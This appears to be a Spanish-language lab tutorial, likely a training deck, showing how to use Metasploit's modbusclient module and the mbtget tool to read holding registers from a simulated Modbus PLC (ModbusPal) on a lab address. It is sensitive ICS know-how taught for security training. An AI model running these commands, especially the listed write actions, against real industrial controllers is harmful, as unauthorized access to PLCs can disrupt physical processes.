
2 METASPLOIT MODBUS

2.2 Solución ejercicio práctico 1

- Si continuas con la terminal abierta y quieres utilizar un nuevo *exploit*, recuerda utilizar el comando *back*.
- Desde Metasploit, selecciona el *exploit* modbusclient y pide que te muestre las opciones.
 - **use auxiliary/scanner/scada/modbusclient**
 - **show options**

2 METASPLOIT MODBUS

2.2 Solución ejercicio práctico 1



The screenshot shows a terminal window titled "Terminal nro. 1" with the following content:

```
msf6 auxiliary(scanner/scada/modbusclient) > show options
Module options (auxiliary/scanner/scada/modbusclient):
Name          Current Setting  Required  Description
DATA          no              no        Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS   0              yes       Modbus data address
DATA_COILS     no              no        Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no              no        Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP        false           no        Print hex dump of response
NUMBER         10             no        Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS         10.0.2.4       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          502            yes       The target port (TCP)
UNIT_NUMBER    1              no        Modbus unit number

Auxiliary action:
Name          Description
READ_COILS    Read bits from several coils


msf6 auxiliary(scanner/scada/modbusclient) > show info
```

Ilustración 18: Selección del *exploit* modbusclient.

2 METASPLOIT MODBUS

2.2 Solución ejercicio práctico 1

- Pedimos también visualizar la información acerca del *exploit*.
 - show info**



The screenshot shows a terminal window titled "Terminal nro. 1". The command entered is "msf6 auxiliary(scanner/scada/modbusclient) > show info". The output provides detailed information about the Modbus Client Utility module:

- Name:** Modbus Client Utility
- Module:** auxiliary/scanner/scada/modbusclient
- License:** Metasploit Framework License (BSD)
- Rank:** Normal

Provided by:

- EsNemon <esm@memonic.no>
- Arnaud SOULLIE <arnaud.soullie@solucom.fr>
- Alexandrine TORRENTS <alexandrine.torrents@eurecom.fr>
- Mathieu CHEVALIER <mathieu.chevalier@eurecom.fr>
- AZSG <AstroZombieSG@gmail.com>

Available actions:

Name	Description
READ_COILS	Read bits from several coils
READ_DISCRETE_INPUTS	Read bits from several DISCRETE INPUTS
READ_HOLDING_REGISTERS	Read words from several HOLDING registers
READ_ID	Read device id
READ_INPUT_REGISTERS	Read words from several INPUT registers
WRITE_COIL	Write one bit to a coil
WRITE_COILS	Write bits to several coils
WRITE_REGISTER	Write one word to a register
WRITE_REGISTERS	Write words to several registers

Check supported:
No

Basic options:

Name	Current Setting	Required	Description
DATA		no	Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS	0	yes	Modbus data address
DATA_COILS		no	Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS		no	Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP	false	no	Print hex dump of response
NUMBER	10	no	Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS	10.0.2.4	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	502	yes	The target port (TCP)
UNIT_NUMBER	1	no	Modbus unit number

Description:
This module allows reading and writing data to a PLC using the Modbus protocol. This module is based on the 'modiconstop.rb' Basecamp module from DigitalBond, as well as the mbtget perl script.

msf6 auxiliary(scanner/scada/modbusclient) > |


Ilustración 19: Información sobre el exploit.

2 METASPLOIT MODBUS

2.2 Solución ejercicio práctico 1

- Establecemos la acción que va a llevar a cabo el *exploit* como READ-HOLDING_REGISTERS, y el número de registros a leer en 5, mostramos opciones para confirmar que esta configuración ha quedado registrada y ejecutamos el *exploit*.

- **set ACTION**
READ_HOLDING_REGISTERS
- **set NUMBER 5**
- **show options**



```
Terminal nro.1
Archivo Acciones Editar Vista Ayuda
WRITE_REGISTERS Write words to several registers
Check supported:
No

Basic options:
Name Current Setting Required Description
DATA          no Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  0   yes Modbus data address
DATA_COILS    no  Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP       false Print hex dump of response
NUMBER        10  no Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS        10.0.2.4 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         502   yes The target port (TCP)
UNIT_NUMBER   1    no Modbus unit number

Description:
This module allows reading and writing data to a PLC using the Modbus protocol. This module is based on the 'modiconstop.rb' Basecamp module from DigitalBond, as well as the mbtget perl script.

msf6 auxiliary(scanner/scada/modbusclient) > set ACTION READ_HOLDING_REGISTERS
ACTION => READ_HOLDING_REGISTERS
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 5
NUMBER => 5
msf6 auxiliary(scanner/scada/modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):
Name Current Setting Required Description
DATA          no Data to write (WRITE_COIL and WRITE_REGISTER modes only)
DATA_ADDRESS  0   yes Modbus data address
DATA_COILS    no  Data in binary to write (WRITE_COILS mode only) e.g. 0110
DATA_REGISTERS no Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
HEXDUMP       false Print hex dump of response
NUMBER        5    no Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
RHOSTS        10.0.2.4 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT         502   yes The target port (TCP)
UNIT_NUMBER   1    no Modbus unit number

Auxiliary action:
Name Description
READ_HOLDING_REGISTERS Read words from several HOLDING registers

msf6 auxiliary(scanner/scada/modbusclient) >
```

Ilustración 20: Se establece la acción que va a llevar a cabo el *exploit*.

2 METASPLOIT MODBUS

2.2 Solución ejercicio práctico 1

- *exploit*

```
msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 10.0.2.4

[*] 10.0.2.4:502 - Sending READ HOLDING REGISTERS ...
[+] 10.0.2.4:502 - 5 register values from address 0 :
[+] 10.0.2.4:502 - [125, 250, 500, 1024, 2022]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Ilustración 21: Ejecución del *exploit*.

2 METASPLOIT MODBUS

2.2 Solución ejercicio práctico 1

- Como podemos observar, el *exploit* realiza la lectura de los valores de los 5 *Holding Registers* y estos valores coinciden con los del esclavo 1 de nuestro dispositivo modbus, ModbusPal.





Ilustración 22: Lectura de los valores de los cinco *Holding registers*.

2 METASPLOIT MODBUS

2.2 Solución ejercicio práctico 1

- Descartamos el *exploit* con el comando **back** y con el comando **exit** abandonamos la ejecución de Metasploit Framework.
 - **back**
 - **exit**



The screenshot shows a terminal window for the Metasploit Framework (msf6). It starts with a table of auxiliary modules:

Name	Description
READ_HOLDING_REGISTERS	Read words from several HOLDING registers

Then, the user runs the module against a target host:

```
msf6 auxiliary(scanner/scada/modbusclient) > exploit
[*] Running module against 10.0.2.4
```

The module sends a request and receives a response:

```
[*] 10.0.2.4:502 - Sending READ HOLDING REGISTERS ...
[+] 10.0.2.4:502 - 5 register values from address 0 :
[+] 10.0.2.4:502 - [125, 250, 500, 1024, 2022]
[*] Auxiliary module execution completed
```

Finally, the user exits the exploit session and exits the framework:

```
msf6 auxiliary(scanner/scada/modbusclient) > back
msf6 > exit
[incibe@kali] ~
$
```

Ilustración 23: Descarga y finalización de la ejecución del *exploit*.

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

- 3.1 Enunciado ejercicio práctico 1
- 3.2 Solución ejercicio práctico 1

3



3


CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

En este apartado vamos a utilizar la herramienta Mbtget para realizar operaciones de lectura/escritura sobre los registros de los esclavos modbus de la aplicación ModbusPal.

- Abre una nueva terminal en nuestra máquina Kali Linux y divide la terminal de forma vertical.
 - Ejecuta la herramienta Mbtget en la terminal izquierda, mostrando su ayuda. Para ello, primero debes situarte en la carpeta donde se encuentra la herramienta.
 - **cd Documentos/mbtget**
 - **mbtget -h**

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET



```
incibe@kali: ~/Documentos/mbtget 101x46
(incibe㉿kali)-[~]
$ cd Documentos/mbtget

(incibe㉿kali)-[~/Documentos/mbtget]
$ mbtget -h
usage : mbtget [-hvdsf] [-2c]
               [-u unit_id] [-a address] [-n number_value]
               [-r[12347]] [-w5 bit_value] [-w6 word_value]
               [-p port] [-t timeout] serveur

command line :
  -h          : show this help message
  -v          : show version
  -d          : set dump mode (show tx/rx frame in hex)
  -s          : set script mode (csv on stdout)
  -r1         : read bit(s) (function 1)
  -r2         : read bit(s) (function 2)
  -r3         : read word(s) (function 3)
  -r4         : read word(s) (function 4)
  -w5 bit_value : write a bit (function 5)
  -w6 word_value : write a word (function 6)
  -f          : set floating point value
  -2c         : set "two's complement" mode for register read
  -hex        : show value in hex (default is decimal)
  -u unit_id   : set the modbus "unit id"
  -p port_number : set TCP port (default 502)
  -a modbus_address : set modbus address (default 0)
  -n value_number : number of values to read
  -t timeout    : set timeout seconds (default is 5s)
```

Ilustración 25: Apertura de nueva terminal Kali Linux.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

- Realizamos la lectura de 3 *Holding Registers* que empiezan en la dirección 0 del esclavo 2, comparando el resultado con la aplicación ModbusPal.

- mbtget -r3 -u 2 -n 3 -a 0 10.0.2.4**

- r3 hace referencia a leer los registros.
- u 2 hace referencia al esclavo que vamos a leer, que en este caso es el 2.
- n 3 es el número de valores que vamos a leer, en este caso son 3.
- a hace referencia a la posición del registro desde la que se va a comenzar a leer.

3

CONFIGURACIÓN DE LA HERRAMIENTA MBTGET

```
-p port_number      : set TCP port (default 502)
-a modbus_address  : set modbus address (default 0)
-n value_number    : number of values to read
-t timeout         : set timeout seconds (default is 5s)
```

```
└─(incibe㉿kali)-[~/Documentos/mbtget]
